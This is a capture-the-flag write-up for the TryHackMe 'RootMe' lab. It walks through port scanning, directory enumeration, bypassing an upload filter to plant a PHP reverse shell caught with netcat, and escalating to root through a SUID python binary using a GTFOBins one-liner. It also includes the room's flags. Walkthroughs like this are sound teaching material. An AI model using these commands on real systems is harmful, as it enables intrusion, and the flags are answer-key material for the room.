
RootMe

A ctf for beginners, can you root me?

Task 1

```
nmap <ip addr>
```




```
┌──(root㉿kali)-[~]
└─# nmap 10.10.28.255
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-23 19:07 UTC
Nmap scan report for ip-10-10-28-255.eu-west-1.compute.internal (10.10.28.255)
Host is up (0.0075s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:5F:63:3A:2C:1D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Scan the machine, how many ports are open? 2

Go to <ip addr>/server-status.



Forbidden


You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.10.28.255 Port 80

What version of Apache is running? 2.4.29

What service is running on port 22? ssh

```
gobuster dir -u <ip addr> -w /usr/share/dirb/wordlists/common.txt ssh://<ip addr>
```




```
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 309]
/panel                (Status: 301) [Size: 312]
/server-status        (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314]
```

What is the hidden directory? /panel/

Task 2


This is what /panel looks like:



Select a file to upload:


We wants to open an interactive shell by uploading a php file. I used the one here: https://github.com/pentestmonkey/php-reverse-shell

I changed the extension name to php5 as it was not allowing me to upload a php file. I used a netcat listener where the shell was opened once I naviagted to the php-reverse-shell.php5 file in /uploads/




```
┌──(root㉿kali)-[~/Desktop]
└─# nc -lnvp 8989
listening on [any] 8989 ...
connect to [10.10.16.231] from (UNKNOWN) [10.10.28.255] 40556
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64
 x86_64 GNU/Linux
 19:34:04 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

```
find -name user.txt
```



```
find: '/proc/1541/fdinfo': Permission denied
find: '/proc/1541/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
```




```
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Flag in user.txt THM{y0u_g0t_a_sh3ll}

Task 3


```
find / -perm -u=s -type f 2>/dev/null
```



```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

Search for files with SUID permission, which file is weird? /usr/bin/python

GTFOBins tells us this about SUID in python binaries




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```



```
$ ./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```



```
ls ./root
root.txt
cat ./root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Flag in root.txt THM{pr1v1l3g3_3sc4l4t10n}